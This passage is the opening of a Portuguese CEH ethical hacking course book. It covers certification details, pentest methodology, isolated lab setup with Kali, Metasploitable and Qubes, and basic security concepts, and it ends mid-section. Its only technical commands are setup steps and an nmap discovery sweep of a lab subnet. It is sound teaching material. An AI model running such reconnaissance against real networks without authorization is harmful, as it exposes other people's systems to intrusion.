CEH

CERTIFIED ETHICAL HACKER

HACKING ÉTICO E TESTE DE INTRUSÃO

RECONHECIMENTO · EXPLORAÇÃO · RELATÓRIO

Wellington Pinto de Oliveira

Livreebooks.com.br

Wellington Pinto de Oliveira

CEH Certified Ethical Hacker

Apostila de Treinamento em Hacking Ético — do Zero ao Avançado

5ª edição
Brasil
LivreEbooks
2026

https://www.livreebooks.com.br

OLIVEIRA, Wellington Pinto de
CEH Certified Ethical Hacker : Apostila de Treinamento em Hacking Ético — do Zero ao Avançado / Wellington Pinto de Oliveira
Brasil : LivreEbooks, 2026.

1. Preparação do Ambiente de Laboratório. 2. Introdução ao Hacking Ético. 3. Footprinting e Reconhecimento. 4. Varredura de Redes. 5. Enumeração. 6. Análise de Vulnerabilidades. 7. Hacking de Sistemas. 8. Ameaças de Malware.

Ficha catalográfica

Aos que escolhem usar o conhecimento para proteger, e não para prejudicar.

Agradecimentos

À comunidade de segurança da informação, que faz do compartilhamento aberto de conhecimento a sua maior força — dos projetos de código aberto que sustentam nosso arsenal aos pesquisadores que documentam cada nova técnica.

Aos alunos, cuja curiosidade e senso crítico deram forma a este material, e cujo compromisso ético é a razão pela qual vale a pena ensinar segurança ofensiva.

Se você conhece o inimigo e conhece a si mesmo, não precisa temer o resultado de cem batalhas.

— Sun Tzu, A Arte da Guerra

Prefácio

Vivemos um tempo em que praticamente toda a atividade humana — o trabalho, as finanças, a saúde, as relações — passou a depender de sistemas de informação. Essa dependência transformou a segurança cibernética de uma preocupação técnica de nicho em uma questão estratégica de sociedade. E, no centro dessa disciplina, está uma verdade aparentemente paradoxal: para proteger um sistema, é preciso compreender profundamente como ele é atacado.

É essa a premissa do hacking ético. O profissional de segurança ofensiva domina o mesmo arsenal do adversário, mas o utiliza sob contrato, dentro da lei, para encontrar as falhas antes que um atacante real o faça. A diferença entre o hacker ético e o criminoso não está na técnica — é idêntica — mas na autorização e na intenção.

Este livro foi escrito para quem leva a segurança a sério. Não simplifica o que não deve ser simplificado, nem poupa o leitor do esforço de reproduzir cada técnica no laboratório. Em contrapartida, oferece um caminho completo e coerente, do primeiro reconhecimento passivo ao relatório final de um teste de intrusão. Que o poder técnico que ele transmite seja sempre exercido a serviço da proteção das pessoas.

Apresentação

Esta apostila nasceu de um treinamento intensivo em segurança ofensiva dirigido a um público de nível superior — profissionais e estudantes que já dominam redes, sistemas operacionais e programação, e que agora se debruçam sobre a arte de pensar como um atacante para melhor defender.

O material cobre os vinte domínios oficiais do Certified Ethical Hacker, do reconhecimento à criptografia, precedidos por um módulo de preparação de laboratório e encerrados por um módulo de trilha de carreira. Cada capítulo segue a mesma anatomia: parte da fundamentação teórica, avança para a técnica ofensiva com ferramentas reais e comandos práticos, e encerra com um laboratório guiado — porque a segurança ofensiva é uma disciplina prática, e o conhecimento que não passa pelas mãos não se fixa.

Mais do que preparar para a prova de certificação, o objetivo é formar um profissional capaz de conduzir um teste de intrusão de ponta a ponta, com rigor metodológico e conduta ética irrepreensível. Recomenda-se acompanhar a leitura sempre com o ambiente de laboratório em execução, reproduzindo cada comando.

Sumário

Módulo 0 — Preparação do Ambiente de Laboratório 1
Módulo 1 — Introdução ao Hacking Ético 9
Módulo 2 — Footprinting e Reconhecimento 20
Módulo 3 — Varredura de Redes 33
Módulo 4 — Enumeração 40
Módulo 5 — Análise de Vulnerabilidades 47
Módulo 6 — Hacking de Sistemas 56
Módulo 7 — Ameaças de Malware 67
Módulo 8 — Sniffing 78
Módulo 9 — Engenharia Social 85
Módulo 10 — Negação de Serviço (DoS/DDoS) 93
Módulo 11 — Sequestro de Sessão 100
Módulo 12 — Evasão de IDS, Firewalls e Honeypots 106
Módulo 13 — Hacking de Servidores Web 112
Módulo 14 — Hacking de Aplicações Web 119
Módulo 15 — Injeção SQL 128
Módulo 16 — Hacking de Redes Wireless 139
Módulo 17 — Hacking de Plataformas Móveis 148
Módulo 18 — Hacking de IoT e OT 155
Módulo 19 — Computação em Nuvem 162
Módulo 20 — Criptografia 169
Módulo 21 — Considerações Finais e Trilha de Certificação 178
Apêndice A — Guia de Referência Rápida de Comandos 184
Apêndice B — Modelo de Relatório de Teste de Intrusão 188
Apêndice C — Checklist de Metodologia de Pentest 191
Apêndice D — Glossário de Termos 194
Apêndice E — Recursos, Laboratórios e Trilha de Estudo 198

Módulo 0 — Preparação do Ambiente de Laboratório

Bem-vindo a um treinamento que pretende formar não apenas usuários de ferramentas, mas profissionais capazes de pensar e agir como um atacante a serviço da defesa. Antes de qualquer técnica, vale entender como este material está organizado e o compromisso que ele pressupõe.

Sobre esta apostila

Este material foi concebido como apoio a um treinamento intensivo de **Certified Ethical Hacker (CEH)** dirigido a um público de nível superior, com boa base em redes, sistemas operacionais e programação. A abordagem é deliberadamente completa: cada módulo parte da fundamentação teórica, avança para a técnica ofensiva com ferramentas reais e encerra com um laboratório guiado. O objetivo não é apenas preparar para a prova de certificação, mas formar um profissional capaz de conduzir um teste de intrusão de ponta a ponta com rigor metodológico.

A estrutura segue os vinte domínios oficiais do CEH, do reconhecimento à criptografia, precedidos por este módulo de preparação e encerrados por um módulo de trilha de carreira. Recomenda-se acompanhar a leitura sempre com o ambiente de laboratório em execução, reproduzindo cada comando.

> ***Aviso legal e ético.*** *Todas as técnicas descritas neste material destinam-se exclusivamente a ambientes controlados de laboratório, a sistemas de sua propriedade ou a alvos para os quais você possua* ***autorização formal, por escrito e específica****. A execução de qualquer técnica ofensiva contra sistemas de terceiros sem autorização é crime no Brasil (Lei 12.737/2012 — "Lei Carolina Dieckmann" — e Marco Civil da Internet) e na maioria das jurisdições. O hacking ético existe dentro de um contrato; fora dele, é apenas hacking.*

O que é o CEH e por que ele importa

O **Certified Ethical Hacker** é uma certificação profissional mantida pelo EC-Council que valida o conhecimento de um profissional em pensar e agir como um atacante, porém a serviço da defesa. A premissa central é simples e poderosa: para proteger um sistema, é preciso compreender como ele é atacado. O CEH não forma criminosos; forma profissionais que conhecem o arsenal do adversário e o utilizam, sob contrato, para encontrar falhas antes que um atacante real o faça.

A certificação cobre um espectro amplo — reconhecimento, exploração, malware, redes sem fio, aplicações web, nuvem, criptografia — e é reconhecida internacionalmente por empresas, órgãos governamentais e forças armadas. Em muitos editais de contratação e licitações de segurança, o CEH aparece como requisito ou diferencial. Mais importante que o certificado em si, contudo, é a **mentalidade** que ele desenvolve: a capacidade de olhar para qualquer sistema e perguntar "como isso quebra?".

Do CEH ao teste de intrusão profissional

É fundamental entender onde o CEH se posiciona. Ele é uma certificação de **amplitude**, não de profundidade extrema. Um CEH conhece cada superfície de ataque e sabe operar as ferramentas de cada domínio. Certificações como a OSCP (Offensive Security Certified Professional) exigem exploração manual profunda em um número menor de cenários. As duas se complementam: o CEH dá o mapa completo do território; a OSCP prova que você consegue atravessá-lo a pé. Este treinamento privilegia a amplitude do CEH sem abrir mão da prática real.

Como obter a certificação CEH (Brasil, 2026)

Para o profissional brasileiro, a certificação é obtida diretamente com o **EC-Council** (organização sediada nos Estados Unidos), e todos os valores são cobrados em **dólares americanos**, pagos por cartão internacional. Os preços praticados em **2026** são, em linhas gerais:

- **Voucher da prova (compra direta):** cerca de **US$ 950** no formato ECC, ou **US$ 1.199** quando o exame é aplicado em centro Pearson VUE.
- **iLabs (laboratórios oficiais):** cerca de **US$ 499** avulso, com 6 meses de acesso a mais de 220 laboratórios práticos alinhados ao exame.
- **Pacote de treinamento oficial (instructor-led):** a partir de **US$ 1.899**, incluindo um ano de acesso ao material, aos iLabs e ao voucher da prova.
- **Taxa de elegibilidade: US$ 100** adicionais para quem presta a prova **sem** o treinamento oficial.
- **Proctoring remoto: US$ 100** adicionais para fazer a prova de forma remota e supervisionada.

Dois caminhos para a elegibilidade. O EC-Council exige uma de duas condições para liberar a prova: (a) concluir o **treinamento oficial** por meio de um **ATC (Accredited Training Center)** — há ATCs no Brasil, com treinamento presencial ou online, em português ou inglês; ou (b) comprovar **pelo menos dois anos de experiência** em segurança da informação e pagar a taxa de

elegibilidade de US$ 100. Esta apostila cobre o conteúdo do exame, mas **não substitui** o treinamento oficial exigido no caminho (a).

O exame. São **125 questões** de múltipla escolha, em até **4 horas**, com nota de corte variável (definida por análise psicométrica de cada banco de questões, tipicamente entre 60% e 85%). Há ainda o **CEH Practical**, um exame prático opcional de 6 horas em laboratório real, que concede a credencial **CEH Master** a quem é aprovado nos dois.

> ***Atenção aos valores.*** *Os preços acima referem-se a **2026** e são definidos pelo EC-Council em dólar; variam por câmbio, promoções e pela política do ATC escolhido. Confirme sempre os valores vigentes em eccouncil.org e com um ATC brasileiro antes de fechar.*

Metodologia de um pentest

Antes de qualquer ferramenta, é preciso interiorizar que um teste de intrusão é um **processo estruturado**, não uma sequência aleatória de ataques. As metodologias mais consolidadas — PTES (Penetration Testing Execution Standard), OSSTMM, NIST SP 800-115 e o framework do próprio CEH — convergem para as mesmas fases:

1. **Pré-engajamento (contratação e escopo).** Definição do que pode e do que não pode ser testado, janelas de execução, contatos de emergência, regras de engajamento e, sobretudo, a autorização assinada. Nenhum pacote é enviado antes deste documento existir.
2. **Reconhecimento (footprinting).** Coleta de informações sobre o alvo, passiva e ativa, sem ainda tocar de forma intrusiva nos sistemas.
3. **Varredura e enumeração.** Mapeamento de hosts vivos, portas, serviços, versões e recursos expostos.
4. **Análise de vulnerabilidades.** Correlação do que foi descoberto com falhas conhecidas e configurações inseguras.
5. **Exploração.** Obtenção de acesso efetivo aproveitando as vulnerabilidades identificadas.
6. **Pós-exploração.** Escalação de privilégios, movimentação lateral, persistência e avaliação do impacto real ("o que um atacante conseguiria fazer daqui?").
7. **Relatório.** O entregável que dá valor ao trabalho: achados, evidências, análise de risco e recomendações de remediação, em linguagem acionável para os times técnico e executivo.

Este material está organizado quase que exatamente nesta ordem. Cada módulo técnico é uma peça desta engrenagem. Guarde o quadro completo na cabeça: sem ele, os módulos parecem ferramentas soltas; com ele, formam um ofício.

Modelos de teste: caixa-preta, caixa-branca e caixa-cinza

O grau de informação fornecido ao testador define o modelo do engajamento e muda profundamente a estratégia:

- **Caixa-preta (black-box):** o testador não recebe informação prévia, simulando um atacante externo real. Exige forte trabalho de reconhecimento e é o cenário mais realista, mas também o mais demorado.
- **Caixa-branca (white-box):** o testador recebe documentação, credenciais, código-fonte e diagramas. Permite cobertura máxima e é ideal para auditorias profundas de sistemas críticos.
- **Caixa-cinza (gray-box):** um meio-termo, com informação parcial (por exemplo, uma conta de usuário comum). É o modelo mais comum em engajamentos reais por equilibrar realismo e eficiência.

O laboratório: arquitetura recomendada

Todo o treinamento pressupõe um laboratório **isolado** da rede de produção e da internet doméstica sempre que possível. A recomendação é uma topologia de virtualização com pelo menos uma máquina atacante e várias máquinas-alvo, todas em uma rede virtual segregada (host-only ou NAT interno).

Hypervisor

Qualquer um dos seguintes serve bem:

- **VirtualBox** — gratuito, multiplataforma, ideal para começar.
- **VMware Workstation/Player** — desempenho superior e snapshots robustos.
- **KVM/QEMU** — no Linux, é a opção mais performática e a base de laboratórios profissionais.

Configure uma rede virtual do tipo **host-only** ou uma rede interna isolada. Isso garante que os ataques de laboratório — varreduras agressivas, exploração, ARP spoofing — não vazem para a rede real nem para a internet.

A máquina atacante: Kali Linux

O **Kali Linux**, mantido pela Offensive Security, é a distribuição de referência para testes de intrusão. Já vem com centenas de ferramentas pré-instaladas e organizadas por categoria. Alternativas válidas são o **Parrot Security OS** e, para quem prefere montar do zero, qualquer distribuição Debian/Arch com as ferramentas instaladas manualmente.

Baixe a imagem oficial em kali.org e verifique sempre o hash SHA-256 da imagem antes de usar — uma imagem adulterada compromete todo o laboratório.

```
# Verificação de integridade da imagem baixada
sha256sum kali-linux-2024.x-installer-amd64.iso
# Compare a saída com o hash publicado no site oficial
```

Após instalar, o primeiro passo é sempre atualizar:

```
sudo apt update && sudo apt full-upgrade -y
```

As máquinas-alvo

Para praticar, você precisa de alvos **intencionalmente vulneráveis** e legalmente livres para atacar:

- **Metasploitable 2 e 3** — VMs Linux repletas de serviços vulneráveis, ideais para exploração de sistemas e rede. A imagem e a documentação oficial do Metasploitable 2 estão em docs.rapid7.com/metasploit/metasploitable-2.
- **OWASP Broken Web Applications / OWASP Juice Shop / DVWA (Damn Vulnerable Web Application)** — alvos para os módulos de aplicações web e injeção SQL.
- **VulnHub** (vulnhub.com) — repositório com dezenas de VMs no estilo "capture the flag".
- **Windows** — uma VM de avaliação do Windows (imagens de avaliação gratuitas de 90 dias, ou as VMs disponibilizadas pela Microsoft para testes de navegador) para os módulos de hacking de sistemas Windows e Active Directory.

Plataformas online como complemento

Além do laboratório local, plataformas como **Hack The Box**, **TryHackMe** e **PentesterLab** oferecem ambientes prontos, legais e progressivos. São excelentes para consolidar cada módulo com desafios reais, sem o overhead de manter VMs.

Montando o laboratório no Qubes OS

Se o seu sistema base é o **Qubes OS**, o laboratório é montado de forma um pouco diferente — o Qubes usa o hipervisor **Xen**, e não existe a "rede host-only 192.168.56.0/24" do VirtualBox. O isolamento, que é justamente o ponto forte do Qubes, é feito por **qubes de rede**.

O alvo (Metasploitable) entra como uma **StandaloneVM em modo HVM**, pois traz seu próprio kernel. O Metasploitable 2 (disponível em

docs.rapid7.com/metasploit/metasploitable-2) é distribuído como disco VMware (`.vmdk`); converta-o para o formato bruto e crie a VM autônoma:

```
# converter o disco (num qube Linux)
qemu-img convert -f vmdk -O raw Metasploitable.vmdk metasploitable.raw
# criar a VM autônoma em modo HVM
qvm-create --class StandaloneVM --label red --property virt_mode=hvm metasploitable
qvm-prefs metasploitable kernel ''
qvm-volume import metasploitable:root metasploitable.raw
```

Em vez da faixa `192.168.56.0/24`, cria-se um **qube de rede sem uplink** para a internet, ao qual se conectam o Kali e o alvo:

```
qvm-create --class AppVM --label green --property provides_network=true lab-net
qvm-prefs lab-net netvm ''
qvm-prefs kali           netvm lab-net
qvm-prefs metasploitable netvm lab-net
```

O Qubes atribui os IPs automaticamente (faixa `10.137.x.x`); descubra-os com `qvm-ls --fields NAME,IP,NETVM` e use-os no lugar de `192.168.56.101` nos comandos deste livro. O ponto inegociável é o mesmo: **o Metasploitable jamais pode ter uplink para a internet** — a `lab-net` com `netvm ''` garante esse isolamento, o equivalente Qubes do "host-only".

Lab 0 — Montando e validando o ambiente

Objetivo: ter, ao final, uma rede de laboratório funcional e isolada, com o Kali enxergando ao menos um alvo vulnerável.

Passo a passo:

1. Instale o hypervisor de sua preferência.
2. Crie uma rede virtual isolada (host-only). Anote a faixa de endereços (por exemplo, `192.168.56.0/24`).
3. Importe/instale o Kali Linux nessa rede. Atualize o sistema.
4. Importe o Metasploitable 2 na mesma rede.
5. No Kali, descubra o endereço IP da própria máquina e confirme a interface na rede de laboratório:

```
ip addr show
```

1. Verifique conectividade com o alvo e comprove que ele está vivo:

```
ping -c 4 192.168.56.101
```

1. Faça uma primeira varredura de descoberta na sub-rede para listar os hosts vivos do laboratório:

```
sudo nmap -sn 192.168.56.0/24
```

Resultado esperado: o Nmap deve listar o Kali e o Metasploitable (e quaisquer outros alvos) como hosts ativos. Se o alvo não aparece, revise se ambas as VMs estão na mesma rede virtual isolada.

1. **Tire um snapshot** de cada VM no estado limpo. Ao longo do treinamento você vai "sujar" os alvos com exploração; o snapshot permite voltar ao estado inicial em segundos.

> ***Boa prática de laboratório.*** *Trabalhe sempre a partir de snapshots. Antes de cada módulo prático, restaure o alvo ao estado limpo. Isso garante reprodutibilidade e evita que um exploit anterior mascare o resultado do próximo.*

Como aproveitar os módulos seguintes

Cada módulo daqui em diante segue a mesma anatomia: **fundamentos** (a teoria necessária), **técnica e ferramentas** (o como fazer, com comandos reais) e **laboratório** (um exercício guiado para fixar). Leia com o terminal aberto. Não avance para o próximo módulo sem ter reproduzido o laboratório do atual — a segurança ofensiva é uma disciplina prática, e o conhecimento que não passa pelas mãos não se fixa.

Com o ambiente pronto, o próximo módulo estabelece a base conceitual e legal do hacking ético, o vocabulário do ofício e o modelo mental que sustenta todo o restante do treinamento.

Referências

- EC-COUNCIL. **Certified Ethical Hacker (CEH) v12 — Courseware Oficial**. EC-Council, 2023.
- OFFENSIVE SECURITY. **Kali Linux Revealed: Mastering the Penetration Testing Distribution**. OffSec Press, 2021. Disponível em: https://kali.training. Acesso em: 3 jul. 2026.
- NIST. **SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- PTES. **Penetration Testing Execution Standard**. Disponível em: http://www.pentest-standard.org. Acesso em: 3 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: Diário Oficial da União, 2012.

Ferramentas citadas

- **Kali Linux —** distribuição Linux de referência para pentest. Licença: código aberto (GPL), mantida pela OffSec.
- **VirtualBox —** hipervisor de virtualização. Licença: GPLv3 (Oracle); código aberto.
- **VMware Workstation/Player —** hipervisor. Licença: comercial (Broadcom); Player para uso pessoal.
- **KVM/QEMU —** virtualização nativa do Linux. Licença: GPLv2; código aberto.
- **Metasploitable —** VM-alvo intencionalmente vulnerável. Licença: código aberto (Rapid7).

Módulo 1 — Introdução ao Hacking Ético

Antes de aprender a atacar, é preciso compreender o que se protege e por quê. Este módulo estabelece o vocabulário, os conceitos fundamentais e a moldura ética e legal que sustentam todo o restante do treinamento — a fundação sobre a qual cada técnica dos próximos capítulos irá se apoiar.

Segurança da informação: os pilares

Antes de atacar, é preciso saber o que se está protegendo. Toda a disciplina de segurança da informação gira em torno de três propriedades fundamentais, a **tríade CIA**:

- **Confidencialidade (Confidentiality):** a garantia de que a informação só é acessível a quem tem autorização. É violada quando um atacante lê dados que não deveria — um vazamento de banco de dados, a interceptação de tráfego, o acesso a um arquivo restrito.
- **Integridade (Integrity):** a garantia de que a informação não foi alterada de forma não autorizada. É violada quando um atacante modifica dados — adultera um registro, injeta código, altera o saldo de uma conta.
- **Disponibilidade (Availability):** a garantia de que a informação e os serviços estão acessíveis quando necessários. É violada por ataques de negação de serviço, ransomware ou pela destruição de sistemas.




Figura 1 — A tríade CIA: os três pilares da segurança da informação.

A tríade é frequentemente estendida com duas propriedades adicionais que ganham peso em contextos jurídicos e transacionais:

- **Autenticidade:** a certeza de que uma informação ou identidade é genuína.
- **Não repúdio (Non-repudiation):** a impossibilidade de um agente negar a autoria de uma ação, garantida tipicamente por assinaturas digitais e trilhas de auditoria.

Cada ataque estudado neste treinamento pode ser classificado por qual propriedade ele viola. Essa classificação não é acadêmica: ela orienta a priorização de riscos no relatório final. Um ataque que compromete a confidencialidade de dados de saúde tem peso regulatório diferente de um que apenas degrada a disponibilidade de um serviço secundário.

Ameaça, vulnerabilidade, risco e exploit

Quatro termos são usados o tempo todo e precisam de definição precisa, porque no dia a dia são confundidos:

- **Ativo (asset):** qualquer coisa de valor para a organização — dados, sistemas, reputação, pessoas.
- **Vulnerabilidade:** uma fraqueza em um ativo que pode ser explorada. Um software desatualizado, uma senha fraca, uma configuração incorreta.
- **Ameaça (threat):** um agente ou evento com potencial de causar dano ao explorar uma vulnerabilidade. Um cibercriminoso, um funcionário insatisfeito, um malware.
- **Exploit:** o meio concreto — um código, uma técnica, uma sequência de ações — que transforma uma vulnerabilidade em um comprometimento efetivo.
- **Risco:** a combinação da probabilidade de uma ameaça explorar uma vulnerabilidade com o impacto resultante. Informalmente: `Risco = Ameaça × Vulnerabilidade × Impacto`.

Um caso real ancora esses cinco termos e mostra como se encadeiam. Em 2017, a Equifax — uma das maiores agências de crédito dos Estados Unidos — sofreu um dos maiores vazamentos da história. O **ativo** eram os dados financeiros e pessoais de cerca de 147 milhões de pessoas: nomes, números de seguro social e históricos de crédito. A **vulnerabilidade** era uma falha conhecida no Apache Struts (CVE-2017-5638), para a qual já existia correção havia dois meses, mas que não fora aplicada. A **ameaça** era o grupo de atacantes que buscava justamente esse tipo de dado valioso. O **exploit** foi o código público que abusava do CVE-2017-5638 para executar comandos no servidor exposto. E o **risco** — a probabilidade de aquele Struts desatualizado ser explorado, multiplicada pelo

impacto de expor 147 milhões de registros — era altíssimo e concretizou-se: prejuízo superior a 1,4 bilhão de dólares, acordo bilionário com reguladores e a saída do executivo-chefe.

O trabalho do hacker ético é encontrar as vulnerabilidades e demonstrar, com exploits reais, o risco que elas representam — antes que uma ameaça real o faça. O valor do teste está em traduzir "existe uma falha X" em "um atacante conseguiria fazer Y, com impacto Z para o negócio".

Os tipos de hackers

A cultura de segurança classifica os atores por intenção, autorização e capacidade. A metáfora dos chapéus, herdada dos faroestes, é o ponto de partida, mas o vocabulário do domínio é mais rico. Reunidos numa só lista, os principais perfis — com nomes que se tornaram referência em cada um — são:

- **White hat (chapéu branco):** o hacker ético, que age com autorização e dentro da lei para melhorar a segurança. É o que este treinamento forma. Referências: Kevin Mitnick (consultor após a prisão), Charlie Miller e Chris Valasek (que hackearam um Jeep remotamente).
- **Black hat (chapéu preto):** o criminoso, que age sem autorização e com intenção maliciosa — roubo, extorsão, sabotagem. Ex.: Albert Gonzalez, autor de um dos maiores roubos de cartões da história.
- **Gray hat (chapéu cinza):** opera na zona ambígua — invade sem autorização, mas sem intenção maliciosa (por exemplo, para depois reportar a falha). Mesmo bem-intencionado, geralmente age fora da lei.
- **Script kiddie:** indivíduo com pouco conhecimento técnico que usa ferramentas prontas sem compreendê-las. Menor sofisticação, mas não necessariamente menor dano.
- **Hacktivista:** motivado por causas políticas ou ideológicas. O coletivo Anonymous é o exemplo icônico, do qual derivou o LulzSec.
- **Hacker de elite:** o topo da habilidade técnica — desenvolve os próprios exploits e opera com sofisticação. Hector Monsegur, o “Sabu”, líder técnico do LulzSec, é emblemático: hacker de altíssima capacidade que, preso pelo FBI, virou informante e ajudou a desmantelar o próprio grupo — mostrando como a fronteira entre os perfis é permeável.
- **Criptoanarquista:** movido pela ideia de que a criptografia forte e a privacidade são instrumentos de liberdade e de limite ao poder do Estado. A figura fundadora é Timothy C. May (“Manifesto Criptoanarquista”, 1988); o movimento cypherpunk influenciou do PGP (Phil Zimmermann) ao Bitcoin.
- **Atacante patrocinado por estado (state-sponsored) / cyberterrorista:** operadores altamente capacitados, com recursos e

objetivos estratégicos, associados às APTs (grupos como Lazarus, APT28, APT41).

- **Insider (ameaça interna):** agente legítimo dentro da organização que abusa do próprio acesso — frequentemente o vetor mais perigoso, pois já está do lado de dentro. Edward Snowden é o caso mais notório.

APTs e o modelo de adversário

Uma **APT (Advanced Persistent Threat)** é um adversário sofisticado, geralmente patrocinado por estado ou por grupos criminosos organizados, caracterizado por três traços: é **avançado** (usa técnicas e ferramentas sofisticadas, incluindo zero-days), é **persistente** (mantém acesso por longos períodos, com objetivos de longo prazo) e é uma **ameaça** deliberada e direcionada. Entender o modelo de adversário — quem ataca, com que motivação e que recursos — é essencial para calibrar as defesas. Não se defende uma padaria da mesma forma que uma usina nuclear.

Um recurso valioso para acompanhar esses atores é o Malpedia, mantido pelo Fraunhofer FKIE: um catálogo colaborativo e curado que mapeia os grupos de ameaça (APTs) conhecidos — como Lazarus (Coreia do Norte), APT28 e Turla (Rússia) ou APT1 e APT41 (China) — associando cada um às famílias de malware que utiliza. É referência para atribuição, inteligência de ameaças e estudo do modo de operar de cada adversário.




Figura — O projeto Malpedia (Fraunhofer FKIE): catálogo de atores de ameaça (APTs) e as famílias de malware associadas a cada grupo.

As fases do hacking

O ciclo de um ataque, seja ele criminoso ou ético, segue cinco fases clássicas no modelo do CEH. Compreendê-las dá a espinha dorsal de todo o restante do treinamento:




Figura 2 — As cinco fases do hacking no modelo CEH, do reconhecimento à limpeza de rastros.

1. **Reconnaissance (reconhecimento):** coleta de informações sobre o alvo. Pode ser **passiva** (sem interação direta com o alvo, usando fontes públicas) ou **ativa** (interagindo com o alvo, o que já gera rastros).
2. **Scanning (varredura):** identificação de hosts vivos, portas abertas, serviços e vulnerabilidades. É onde o reconhecimento se torna técnico e mensurável.
3. **Gaining Access (obtenção de acesso):** a exploração propriamente dita — o momento em que uma vulnerabilidade é transformada em acesso ao sistema.
4. **Maintaining Access (manutenção do acesso):** o estabelecimento de persistência para garantir retorno ao sistema comprometido — backdoors, contas ocultas, rootkits.
5. **Clearing Tracks (limpeza de rastros):** a remoção de evidências para evitar detecção — limpeza de logs, ocultação de arquivos, alteração de timestamps.

Um atacante criminoso percorre as cinco fases para causar dano e permanecer oculto. O hacker ético percorre as mesmas fases, mas com um sexto passo que muda tudo: **documentar** cada ação para o relatório. A quinta fase, no contexto ético, não serve para esconder o crime, mas para entender como um adversário real esconderia seus rastros — e assim orientar a detecção defensiva.

A cadeia de destruição cibernética (Cyber Kill Chain)

Complementando as cinco fases, o modelo **Cyber Kill Chain**, formulado pela Lockheed Martin, descreve um ataque direcionado em sete elos:

